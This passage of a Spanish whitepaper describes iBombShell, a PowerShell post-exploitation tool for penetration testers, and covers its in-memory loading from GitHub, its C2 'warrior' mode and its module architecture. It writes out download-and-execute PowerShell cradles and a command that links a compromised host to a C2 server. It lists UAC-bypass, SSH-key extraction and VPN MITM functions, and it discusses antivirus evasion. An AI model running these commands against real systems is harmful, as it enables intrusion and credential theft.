iBombShell: Dynamic Remote Shell

Autores: Pablo González (pablo@11paths.com)

Álvaro Nuñez-Romero (alvaro.nunezromero@11paths.com)

Executive Summary

La irrupción de *PowerShell* en la post-explotación de los procesos de *pentesting* es importante. Su flexibilidad, sus posibilidades y su potencia hacen de la línea de comandos de *Microsoft* una herramienta muy eficaz a la hora de aprovechar la post-explotación. En algunos escenarios, la no posibilidad de contar con herramientas de *pentesting* o no poder instalarlas hace que *PowerShell* cobre una mayor relevancia. *iBombShell* proporciona acceso a un repositorio de *pentesting* con el que el *pentester* puede utilizar cualquier función orientada a la post-explotación y, en algunos casos, explotación de vulnerabilidades y aprovechamiento de debilidades. *iBombShell* es una shell de *pentesting* remota que se carga dinámicamente en memoria poniendo miles de posibilidades al alcance del *pentester*. En este artículo se puede comprender los modos de funcionamiento y qué es *iBombShell*.

1.- Introducción

La evolución y afianzamiento de *PowerShell* como una herramienta de administración y gestión en el mundo IT es, en 2018, una realidad. Flexibilidad, potencia, optimización son algunas de las características que proporciona esta herramienta de *Microsoft*. Desde hace más de 5 años los *pentesters* vieron el potencial de la herramienta para ser utilizada en sus pruebas, generalmente en la fase de post-explotación. El por qué es sencillo, *PowerShell* puede gestionar el sistema operativo de *Microsoft* y muchas de las herramientas que éste dispone, por lo que permite realizar acciones importantes en el *pentesting* de una manera sencilla y desde la línea de comandos.

PowerShell aparece con la liberación de *Windows Vista* por parte de *Microsoft*. Viene de forma nativa con el sistema operativo, hecho que hace que sea de mucho interés, tanto para administradores IT como para *pentesters*. En su versión 1.0, *PowerShell* era compatible con *Windows XP*. A continuación, se puede visualizar la aparición de las diferentes versiones de *PowerShell*. Cada nueva versión incluía un gran número de funcionalidades y módulos que ayudaban a integrarse más y más con el sistema operativo y las diferentes herramientas de éste.

- *Monad Manifest*. Esto fue el comienzo de la idea de la *PowerShell*. Publicada por *Jeff Snover* en el año 2002 [1].
- La versión 1.0 apareció en el año 2006. La primera versión estable.
- La versión 2.0 apareció en el año 2009 con la liberación de *Windows 7*.
- La versión 3.0 apareció en el año 2012 con la liberación de *Windows 8*.
- La versión 4.0 apareció en el año 2013.
- La versión 5.0 apareció en el año 2016.
- La versión 6.0 apareció en el año 2017. Esta versión marca un hito ya que se libera la versión para *GNU/Linux* y *macOS*.




Figura 1: Línea temporal de versiones de PowerShell

Durante los primeros años de *PowerShell* fue un gran desconocido por la gran mayoría de los usuarios. Los administradores fueron viendo el potencial de esta línea de comandos que se apoyaba en *.NET Framework*. A partir de la aparición de la versión 3.0 de *PowerShell* los *pentesters* empiezan a utilizar el potencial de esta línea de comandos. El incremento de funcionalidades y la flexibilidad de esta versión facilitó este hecho.

A continuación, se muestra una línea temporal de los principales *frameworks* y conjuntos de *scripts* de *PowerShell* que se utilizan, hoy en día, en un *pentest*. Las posibilidades que ofrecen estos *scripts* en la fase de post-explotación son ilimitadas: funcionalidades para la recopilación de información de los sistemas, reconocimiento y descubrimiento de servicios, escalada de privilegios, gestión de *tokens*, ejecución de *shellcodes*, técnicas de ofuscación, *pivoting*, *pass the hash*, persistencia, exfiltración, portación de herramientas como *mimikatz* a *PowerShell*, y así, un largo etcétera de funcionalidades que ayudan en la fase de post-explotación.

- *Powersploit [2].*
- *Nishang [3].*
- *PowerShell Empire [4].*
- *Posh-SecMod [5].*
- *PowerTools [6].*




Figura 2: Línea temporal de frameworks de pentesting escritos en PowerShell

La empresa *Rapid7* se da cuenta de este hecho y en el año 2014 acelera la integración de su *framework* con la *PowerShell* [7] con el objetivo de sacar el máximo provecho a la línea de comandos.

1.1.- Trabajos anteriores

Existen dos trabajos previos que son la base de *iBombShell* en la actualidad. El primer trabajo se donominó *"Give me a PowerShell and i will move your world"* realizado entre finales de 2014 y mayo de 2015, dónde se presentó en *Qurtuba Security Congress* [8]. La idea surge de la no existencia de herramientas de *pentesting* en el equipo o la no posibilidad de instalar este tipo de herramientas en un equipo. Gracias a la existencia y no prohibición del uso de *PowerShell* en el equipo se disponía de un script cuyo objetivo era hacer un *bypass* de la política de ejecución en *Windows* y lograr ejecutar scripts de *PowerShell* en el ámbito del *pentesting*.

Las funciones eran cargadas desde ficheros de disco, por lo que existía el riesgo de que un antivirus pudiera detectar por firma, de manera sencilla, el script como una amenaza. El script principal podría cargar las funciones y ejecutar las instrucciones a través de *Twitter* y mensajes directos. Es decir, se podía utilizar un *Covert Channel*.

El segundo trabajo se denomina *"PSBoT: No tools, but not problem!"* y se presentó en septiembre de 2016 en el evento *Rooted CON Valencia* [9]. Este segundo trabajo era una

evolución del anterior, partiendo de nuevo de la hipótesis de que el *pentester* no disponía de la posibilidad de ejecutar herramientas o de instalaras. Esta evolución cargaba funciones dinámicamente a memoria, sin que éstas estuvieran en disco. Este mecanismo se denomina *Fileless*. Además, el bot permitía la ejecución a través de mecanismos de explotación, por lo que se podía aprovechar de un exploit para ser el código ejecutado. El control del bot se realizaba a través de un panel escrito en *PowerShell* a modo de línea de comandos. Las funciones se obtenían desde un servidor externo configurado por el usuario.

2.- PowerShell for Every system

La irrupción de *PowerShell* en otras plataformas marcó un hito para el uso de esta línea de comandos. El proyecto fue llamado por *Microsoft* como *"PowerShell for Every System"* [10]. La pieza fundamental es *PowerShell Core*, el cual permite ejecutar entre plataformas, en este caso, *Windows, Linux* y *macOS*.

El proyecto está optimizado para trabajar de la forma más eficiente con estructuras de datos como JSON, CSV, XML, etcétera. Además, el uso de objetos y de las REST API hacen de *PowerShell* una herramienta integradora de tecnologías comunes a las plataformas.

La aparición del proyecto *"PowerShell for Every System"* hace que la fase de post-explotación en diferentes plataformas se acerque y pueda ser unificada, flexibilizada y homogeneizada. Es un hecho que ha provocado que muchos usuarios prueben *PowerShell* en sistemas no *Microsoft*.

Existe una particularidad y es que la gran ventaja del uso de *PowerShell* en el ámbito del *pentesting* en sistemas *Microsoft* sigue siendo que la aparición de la línea de comandos en el sistema es nativa, mientras que en el caso de sistemas *GNU/Linux* o *macOS* se debe instalar previamente. Esto es un *hándicap*, pero no cabe duda de que es un paso a la posibilidad de aprovechar y homogeneizar procesos de post-explotación de sistemas a través de una herramienta.

3.- iBombShell

Es una herramienta escrita en *PowerShell* que permite a un usuario disponer de un *prompt* o una *shell* con funcionalidades de post-explotación, en cualquier instante y sistema operativo. Además, también permite ejecutar funcionalidades de explotación de vulnerabilidades en algunos casos. Estas funcionalidades son cargadas dinámicamente, en función de cuando se necesiten, a través de un repositorio de Github.

La *shell* es descargada directamente a memoria proporcionando acceso a un gran número de características y funcionalidades de *pentesting*, las cuales serían descargadas directamente a memoria sobre el sistema, sin ser almacenado en disco. Las

funcionalidades descargadas directamente a memoria lo hacen en un formato de función de *PowerShell*. Esta vía de ejecución es conocida como *EveryWhere*.

Además, *iBombShell* proporciona una segunda forma de ejecución llamada *Silently*. Con esta manera de ejecución se puede lanzar una instancia de *iBombShell*, llamada *warrior*. Cuando el *warrior* es ejecutado sobre una máquina comprometida, éste se conectará a un C2 a través de protocolo HTTP. Desde el C2, el cual está escrito en Python, se puede controlar el *warrior* para poder cargar funciones a memoria dinámicamente y ofrecer la ejecución remota de funcionalidades de *pentesting*. Esto es ejecutado dentro del contexto de la fase de post-explotación.

3.1.- Remotamente a memoria

La evasión de mecanismos de protección puede pasar por la ejecución de acciones directamente en memoria. Cuando el código o un script es almacenado en disco, aunque sea de forma temporal, es más probable que sea detectado como algo malicioso. En *PowerShell* existen diferentes formas de ejecutar código directamente en memoria. El trabajo *"PowerPwning: Post-Exploiting By Overpowering PowerShell"* presentado en *DefCon 21* [11] es un ejemplo de esto.

El uso de métodos y la ofuscación de éstos también es importante para que otros mecanismos de protección no detecten el uso de ellas. Instrucciones como *Invoke-WebRequest* o el uso de un objeto *webclient* es vital para la descarga directa a memoria. La consecución de un contenido, líneas de script, directamente en memoria hacen que se tome ventaja y discreción.

El objetivo de *iBombShell* es el de simplificar al *pentester* el disponer de herramientas y proporcionarle las necesidades en tiempo de ejecución sobre el repositorio de Github, tal y como se puede visualizar en el siguiente breve esquema.





Figura 3: Esquema descarga a memoria

3.2.- Github. Funcionamiento

iBombShell es una herramienta desplegada a través de un repositorio de Github. Es decir, cuando uno descarga el *prompt* de *iBombShell* en una *PowerShell*, sin tocar disco, y lo ejecuta se le está ofreciendo la posibilidad de acceder a cualquier funcionalidad del repositorio de Github relacionada con el *pentesting*. Esto es algo novedoso dentro de las herramientas, ya que uno no conoce lo que tiene hasta que lo necesita utilizar. En ese momento es cuando se realiza la descarga de la funcionalidad y se ejecuta, sin tocar disco.




Docker	Add dockerfile	21 days ago
data/functions	VPN Mitm	2 days ago
ibombshell c2	bypass UAC Environment Injection Module	17 days ago
LICENSE	Initial commit	22 days ago
README.md	Update README.md	a day ago
console	First console boom...	21 days ago
functions.txt	add vpn mitm	2 days ago

Figura 4: Raíz del repositorio de iBombShell

En la imagen anterior se puede visualizar la raíz del repositorio. El fichero *functions.txt* almacena la relación entre la ruta relativa en el repositorio de la función a descargar y las funciones disponibles para su descarga.

La ruta *"data/functions"* del repositorio almacena todas las funciones que *iBombShell* puede descargar locales al propio repositorio. En el caso de querer descargar funciones de otros repositorios se puede realizar a través de una función denominada *"loaderext"*.



pablogonzalezpe VPN Mitm ...		Latest commit 58fdad3 2 days ago
..		
bypassuac	Create invoke-environmentinjection	17 days ago
events	First boom...	21 days ago
post	VPN Mitm	2 days ago
print	First boom...	21 days ago
system	Update loaderext	20 days ago
addcommand	First boom...	21 days ago
commandsearch	First boom...	21 days ago
generateid	First boom...	21 days ago
help!	First boom...	21 days ago

Figura 5: Directorio "data/functions" de iBombShell

El repositorio se estructura en carpetas que almacenan otras funciones por temáticas de *pentesting*. En la raíz de *"data/functions"* se pueden encontrar funciones orientadas a la parte de gestión de la propia *iBombShell*.

Si se observa el fichero *functions.txt* se puede encontrar algo como lo siguiente:

showfunctions *savefunctions*

events/txuleta
system/loaderext
system/getprovider
system/pshell
system/pshell-local
system/clearfunction
bypassuac/invoke-eventvwr
bypassuac/invoke-compmgmtlauncher
bypassuac/invoke-environmentinjection
post/extract-sshprivatekey
post/vpn-mitm

Como se puede visualizar, hay funciones con un solo nombre y otras que llevan una ruta asociada. Por ejemplo, si se quiere utilizar la función *"savefunctions"* se debe invocar desde el *prompt* de *iBombShell* directamente dicha función. Por otro lado, si se quiere hacer uso de la función *"vpn-mitm"*, ésta se encuentra en la ruta *"post/vpn-mitm"* dentro del directorio raíz de funciones *"data/functions"*.

En otras palabras, una vez que el *pentester* descarga el *prompt* de la consola de *iBombShell* gracias al fichero *console*, se dispone en *Github* un espacio o área de trabajo muy amplio con diferentes categorías de funciones de *pentesting*.

La función *"system/loaderext"* permite al *pentester* descargar funciones externas al repositorio de *iBombShell*, pudiendo descargar a memoria cualquier función de los *frameworks* comentados en el primer apartado.

3.3.- Arquitectura

La arquitectura de *iBombShell* es modular. Una única función principal denominada *Console* de un centenar de líneas de código es la encargada de disponer de todo lo necesario para lograr la descarga y ejecución de lo necesario de forma dinámica y remota. Esto proporciona un uso sencillo y eficiente. Además, la herramienta dispone de una gran extensibilidad.

La arquitectura del modo *EveryWhere* es la que se puede visualizar en la siguiente imagen:




Figura 6: Arquitectura de iBombShell en modo EveryWhere

El fichero *functions.txt* es descargado por la función *console*. El fichero *functions.txt* almacena todas las funciones, e implícitamente la ruta dentro del repositorio, que son accesibles por *console*. Cuando el usuario quiere descargar y ejecutar en memoria cualquier función lo hará a través del *prompt* que proporciona *console*.

A continuación, se puede visualizar la arquitectura del modo *Silently*. Esta arquitectura es referente al funcionamiento del panel de control o C2 de *iBombShell*. El *pentester* dispone de una consola desde la que carga módulos, que son diferentes a las funciones del modo *EveryWhere*.

El funcionamiento es que desde la consola se utiliza una librería *session* que va cargando diferentes módulos. Estos módulos almacenan la función parametrizada con los valores que el *pentester* configure. Estas funciones son escritas en ficheros que *iBombShell* consumirá en el modo *Silently*.




Figura 7: Arquitectura de iBombShell en modo Silently

3.4.- Modos de funcionamiento: EveryWhere Vs Silently

iBombShell tiene dos modos de ejecución:

- *iBombShell EveryWhere*.
- *iBombShell Silently*.

Para ejecutar una *iBombShell* en modo *EveryWhere* simplemente hay que ejecutar el siguiente comando sobre una *PowerShell*:

```
iex (new-object
net.webclient).downloadstring('https://raw.githubusercontent.com/ElevenPaths/
iBombShell/master/console')
```

Después de ejecutar esto sobre una *PowerShell*, la función *console* ha sido descargada y ejecutada directamente a memoria. En este momento, se puede ejecutar la siguiente función para obtener el *prompt* de *iBombShell*:

```
console
```




Figura 8: Ejecución de iBombShell en modo EveryWhere

Para la ejecución del modo *iBombShell Silently* hay que tener en cuenta el contexto de ejecución. En otras palabras, cuando un *pentester* accede o compromete un sistema comienza una fase de post-explotación, pudiendo inyectar o ejecutar un *warrior*, el cual es una *iBombShell* en modo *Silently*.

Este modo de ejecución permite que el *warrior* se ejecute remotamente y sea controlado a través de un C2. La ejecución del *warrior* puede ser llevada a cabo a través de diferentes mecanismos como una DLL, una *PowerShell* interactiva, un *BAT*, una macro de un documento ofimático, etcétera. Sea cual sea el modo de inyección o ejecución en el sistema comprometido, la instrucción que se deberá ejecutar son:

```
iex (new-object
net.webclient).downloadstring('https://raw.githubusercontent.com/ElevenPaths/
ibombshell/master/console'); console -Silently -uriConsole http://[ip or
domain]:[port]
```




Figura 9: Panel de control de iBombShell en modo Silently

Es decir, primero se descarga desde el repositorio de Gitub el *prompt* de *iBombShell* y, posteriormente, se invoca la función con dos parámetros. El parámetro *Silently* indica el modo de ejecución, se está asociando al concepto de *warrior*, es decir, es una instancia remota de post-explotación. El parámetro *UriConsole* indica la URI dónde se encuentra el C2 a la escucha para el registro de la conexión del *warrior* y las posteriores órdenes que el *warrior* ejecutará.

El C2 o panel de control remoto de *iBombShell* es ejecutado a través de Python 3, en el directorio '*iBombShell C2*':

```
python3 ibombshell.py
```

Se debe crear un *listener* para poder registrar las conexiones de los *warriors* y poder recibir las peticiones de los *warriors*.

```
iBombShell> load modules/listener.py
[+] Loading module...
[+] Module loaded!
iBombShell[modules/listener.py]> run
```

Por defecto, el *listener* se pone a la escucha en el puerto 8080. En este puerto es dónde el *warrior*, por defecto, realizará las conexiones.




Figura 10: Esquema de conexiones entre un warrior y el panel de control (modo Silently)

3.4.1.- Prerrequisitos

Para ejecutar el modo *EveryWhere* es obligatorio disponer de una *PowerShell 3.0* o superior. Pueden existir funciones que solo funcionen en versiones superiores a la 3.0, pero debe ser el desarrollador el que lo indique en dicha función. Este modo es válido en cualquier sistema de *Microsoft* que disponga de *PowerShell*. Además, para otros

sistemas operativos se puede utilizar *PowerShell for every system*. Esta solución se puede obtener desde el siguiente enlace: https://github.com/PowerShell/PowerShell.

Para ejecutar el modo *Silently* se necesita *Python 3* o superior. Además, se necesitan instalar algunas librerías:

```
cd ibombshell\ c2/
pip install -r requirements.txt
```

3.5.- Funciones

Las funciones son la parte extensible de *iBombShell*. Cómo se ha explicado anteriormente, en el momento que se necesita una función se descarga desde el repositorio directamente a memoria y se queda preparada para ser ejecutada.

La función tiene la siguiente sintaxis:

```
function [nombre función]{
        param(
        [Parameter(mandatory)]
        [TipoDato] $NombreParámetro
        )
        Instrucciones que implementan la función
}
```

Añadir una nueva función es algo sencillo, ya que se puede realizar un *"pull request"* sobre el repositorio de *iBombShell* [12]. Existe una clasificación en función de la naturaleza de la función, tal y como se puede visualizar en la carpeta *"data/functions"*.

Por último, una vez que se crea una nueva función se debe añadir en el fichero *functions.txt* la ruta a la nueva función. Esto es imprescindible para que la función *console* detecte la nueva funcionalidad en su siguiente ejecución.

3.6.- Módulos

Para el control de *iBombShell* remoto existen los llamados módulos. De esta manera se facilita la extensibilidad de la herramienta. Los módulos son archivos *Python* que implementan la clase *CustomModule* y heredan de la clase *Module*.

3.6.1.- Module

La clase padre se encuentra en el archivo *module.py*. Dentro de este se localiza el constructor de la clase y los métodos que implementa dicha clase. Posteriormente, los módulos personalizados que se generen heredarán de este.

```
class Module(object):

    def __init__(self, information, options):

        self._information = information

        self.options = options

        self.args = {}

        self.init_args()
```

Una parte importante son los parámetros que se recibe con el constructor. Corresponden a la información y las opciones del módulo personalizado que se va a crear y se podrá ver posteriormente dicha información en la terminal, así como poder establecer los valores a las opciones del módulo.

- *Information*: Es un diccionario que contiene los campos *Name*, *Description*, *Author*, *Link*, *License* y *Module*. Al menos tres de ellos son obligatorios (*Name*, *Description* y *Author*) y los otros depende del tipo de módulo. *iBombShell* permite cargar funciones externas, por lo que es posible que existan ya funciones creadas que puedan ser cargadas externamente. Por ello, los campos *Link*, *License* y *Module* se utilizarán en aquellos casos en donde la función ya esté creada y estos datos se rellenarán con la información relativa a dicha función, indicando el link, la licencia y el autor, siendo el atributo *Author* el autor original de la función y *Module* el propietario que escribe dicho módulo. Toda esta información puede verse cuando se ejecuta la instrucción *show* desde el C2.
- *Options*: Es un diccionario que contiene el nombre de la opción y tres atributos por opción: *default_value*, *description* y *optional*. Con estos atributos se pone un valor por defecto, una descripción de lo que hace esa opción y por último si el parámetro es opcional o si tiene que tener obligatoriamente algún valor.

3.6.2.- Custom Module

